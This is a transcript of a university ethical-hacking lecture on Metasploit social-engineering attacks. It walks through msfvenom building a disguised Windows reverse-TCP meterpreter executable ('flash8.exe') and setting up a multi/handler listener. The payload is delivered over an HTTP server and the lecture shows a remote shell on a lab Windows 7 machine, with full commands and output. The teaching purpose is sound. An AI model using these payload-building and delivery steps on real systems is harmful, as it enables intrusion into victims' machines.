


**Ethical Hacking**  
**Prof. Indranil Sengupta**  
**Department of Computer Science and Engineering**  
**Indian Institute of Technology, Kharagpur**

**Lecture - 24**  
**Metasploit Social Eng Attack**

(Refer Slide Time: 00:14)



```
root@kali:~# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list <type> List all modules for [type]. Types are: payloads, encoders, nops,
platforms, archs, encrypt, formats, all
  -p, --payload <payload> Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
  --list-options List --payload <value>'s standard, advanced and evasion options
  -f, --format <format> Output format (use --list formats to list)
  -e, --encoder <encoder> The encoder to use (use --list encoders to list)
  --sec-name <value> The new section name to use when generating large Windows binaries
  --smallest string
  --smallest Generate the smallest possible payload using all available encoder
  --encrypt <value> The type of encryption or encoding to apply to the shellcode (use
--list encrypt to list)
  --encrypt-key <value> A key to be used for --encrypt
  --encrypt-iv <value> An initialization vector for --encrypt
  -a, --arch <arch> The architecture to use for --payload and --encoders (use --list archs to list)
  --platform <platform> The platform for --payload (use --list platforms to list)
```


Now, in this session we will discuss about Social Engineering Attack. In this session we will use social engineering as an attack vector to compromise target system. Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick user into making security mistakes or giving away sensitive information.

The term can also include activities such as exploiting human kindness, greed and curiosity to gain access to restricted access building or getting the users to installing backdoor software. Social engineering technique involves email, website, Java, Applet, HIT device. Sometimes malware are bind with other legitimate file like image, PDF etc of the victim interest.

So, there are variety of techniques used for Social Engineering Attack. Best tool for Social Engineering Attack is *SE toolkit*. We will cover *SE toolkit* in next session. In this session I will show something I built from scratch. Now I am going to convert the

payload into an executable and then using social engineering, execute into the target system and compromise it. We will use the tool *MSF Venom* which is a companion script with Metasploit. So, run *msfvenom*, without any argument you will get a list how to use it. So, let us check *msfvenom*. So, see the help is here and you can check how to use *msfvenom*. To check the list of all payload, we can use the command *msfvenom -l*. So, all the list of payload.


(Refer Slide Time: 03:01)



```
Applications Places Terminal Mon02:05
root@kali: ~
File Edit View Search Terminal Help
windows/meterpreter/reverse_nonx_tcp Inject the meterpreter server DLL via the Refle
ctive DLL Injection payload (staged). Connect back to the attacker (No NX)
windows/meterpreter/reverse_ord_tcp Inject the meterpreter server DLL via the Refle
ctive DLL Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp Inject the meterpreter server DLL via the Refle
ctive DLL Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_allports Inject the meterpreter server DLL via the Refle
ctive DLL Injection payload (staged). Try to connect back to the attacker, on all possible ports (1-655
35, slowly)
windows/meterpreter/reverse_tcp_dns Inject the meterpreter server DLL via the Refle
ctive DLL Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_rc4 Inject the meterpreter server DLL via the Refle
ctive DLL Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_rc4_dns Inject the meterpreter server DLL via the Refle
ctive DLL Injection payload (staged). Connect back to the attacker
windows/meterpreter/reverse_tcp_uuid Inject the meterpreter server DLL via the Refle
ctive DLL Injection payload (staged). Connect back to the attacker with UUID Support
windows/meterpreter/reverse_winhttp Inject the meterpreter server DLL via the Refle
ctive DLL Injection payload (staged). Tunnel communication over HTTP (Windows winhttp)
windows/meterpreter/reverse_winhttps Inject the meterpreter server DLL via the Refle
ctive DLL Injection payload (staged). Tunnel communication over HTTPS (Windows winhttp)
windows/meterpreter/bind_named_pipe Connect to victim and spawn a Meterpreter shell
windows/meterpreter/bind_tcp Connect to victim and spawn a Meterpreter shell
windows/meterpreter/reverse_http Connect back to attacker and spawn a Meterprete
r shell
windows/meterpreter/reverse_https Connect back to attacker and spawn a Meterprete
```

Now, see here is the list of all the payloads available in *msfvenom*. Now, see there is a payload with the name *windows/meterpreter/reverse\_tcp*. Now we are going to use this particular payload and create the executable and by using this payload, we try to establish a reverse connection from target machine to attacker machine. So, first see how to create the binaries or executable using this particular payload.

(Refer Slide Time: 04:25)




```
Applications Places Terminal Mon 02:09
root@kali:~
File Edit View Search Terminal Help
windows/x64/vncinject/bind_tcp uuid Inject a VNC Dll via a reflective loader (Windo
ws x64) (staged). Listen for a connection with UUID Support (Windows x64)
windows/x64/vncinject/reverse_http Inject a VNC Dll via a reflective loader (Windo
ws x64) (staged). Tunnel communication over HTTP (Windows x64 wininet)
windows/x64/vncinject/reverse_https Inject a VNC Dll via a reflective loader (Windo
ws x64) (staged). Tunnel communication over HTTP (Windows x64 wininet)
windows/x64/vncinject/reverse_tcp Inject a VNC Dll via a reflective loader (Windo
ws x64) (staged). Connect back to the attacker (Windows x64)
windows/x64/vncinject/reverse_tcp_rc4 Inject a VNC Dll via a reflective loader (Windo
ws x64) (staged). Connect back to the attacker
windows/x64/vncinject/reverse_tcp_uuid Inject a VNC Dll via a reflective loader (Windo
ws x64) (staged). Connect back to the attacker with UUID Support (Windows x64)
windows/x64/vncinject/reverse_winhttp Inject a VNC Dll via a reflective loader (Windo
ws x64) (staged). Tunnel communication over HTTP (Windows x64 winhttp)
windows/x64/vncinject/reverse_winhttps Inject a VNC Dll via a reflective loader (Windo
ws x64) (staged). Tunnel communication over HTTPS (Windows x64 winhttp)

root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.35.1.198 LPORT=443 -f exe > /root/myf
ile/flash8.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...\
```

So, now I am using *msfvenom*, then *-p* specify the payload name. So, now the payload name is *windows/meterpreter/reverse\_tcp*. Now we need to set the *LHOST*. *LHOST* means basically the IP address of the attacker machine. That means, IP address of the kali machine that is 10.35.1.198 because, we are basically going to establish the reverse connection. That means whenever we execute these executable in the target machine, it establish the connection with the host IP address 10.35.1.198 and we can also set the *LPORT*. So, *LPORT* I am using here 443.

Now, *-f* specify the file format I am going to create the exe file. Now put the location where you want to store this executable file. I am going to store this executable file in root under my file directory and the file name is maybe flash8.exe. Now hit enter.


(Refer Slide Time: 06:46)



Now, it is created. Now check the folder. Now see it is already created. Now our main aim is execute this exe file into the target machine using any kind of social engineering attack like maybe through email, maybe by website or any other social engineering attack vector.

Now, in attacker machine we also need to open the handler which can able to listen the connection which is coming from the target machine, that means where we execute this file. So, to open the handler we need to open Metasploit framework. So, by typing *msfconsole* I am opening the Metasploit framework.


(Refer Slide Time: 08:01)



```
root@kali: ~
msf5 (multi/handler) > show options
[*] Started reverse TCP handler on 10.35.1.198:443
```

Now, we need to open the handler. So, the command is *use exploits/multi/handler*. Now we need to set the payload. So, we use the *payload windows/meterpreter/reverse\_tcp*. Now by using the show option command we can check all the options we need to set under this particular payload.

(Refer Slide Time: 09:04)




```
msf5 exploit(multi/handler) > set LHOST 10.35.1.198
LHOST => 10.35.1.198
msf5 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf5 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.35.1.198:443
```

So, we need to set *LHOST*. So, use the command *set*, then *LHOST* is 10.35.1.198 I am also going to change *LPORT*. So, use the command *set LPORT* is 443.


Now, use the command exploit to really open the handler and which can able to listen the connection coming from the target machine exploit. So, now the reverse TCP handler is on in port 443. Now somehow we need to execute the exe file in the target machine. So, to do that we need to use any kind of social engineering method. For the time being I am simply using a http server to execute the executable file in the victim machine.

(Refer Slide Time: 10:36)




So, I am opening a *SimpleHTTPServer* on port 8000. Now see this is the executable which we already created.

(Refer Slide Time: 11:31)



Now, I am executing this file in the target machine and go back to the attacker machine where we open the listener and see we got the session and check the system information. Wow now we are inside the Windows 7 machine. Now, from the *meterpreter* session using the *cell* command we can directly go inside the target machine.

(Refer Slide Time: 12:25)



```
Applications Places Terminal Mon 02:15
root@kali: ~
[*] Sending stage (179779 bytes) to 10.35.1.199
[*] Meterpreter session 1 opened (10.35.1.198:443 -> 10.35.1.199:49888) at 2019-07-15 02:13:25 -0400
10.35.1.199 -> [15/07/2019:02:13:01] GET /HTTP/1.1 404
meterpreter > sysinfo
[*] (2019-07-15 02:13:01) code 404, message File not found
Computer 09 : WIN-U07C2KU2QD1 [01] GET /favicon.ico HTTP/1.1 404
OS 35.1.199 : Windows 7 (Build 7600).CT /Flash0.exe HTTP/1.1 200
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows
meterpreter > shell
Process 5900 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\exploiter\Desktop>mkdir kali
mkdir kali

C:\Users\exploiter\Desktop>rmdir kali
rmdir kali

C:\Users\exploiter\Desktop>exit
exit
meterpreter >
```

Now see, now we are inside the desktop of the target machine. Now suppose I want to create some directory in the desktop. So, using the command *mkdir* I am going to create a directory with the name *kali*.

Now, see already a file is created in the desktop of the target machine. Now suppose I want to delete this particular directory and see it is already deleted. Wow now to go back to the meta, to go back to the *meterpreter* session we can use the command *exit*. Now if we use the *exit* command in *meterpreter* session, it will basically close the session with the target machine.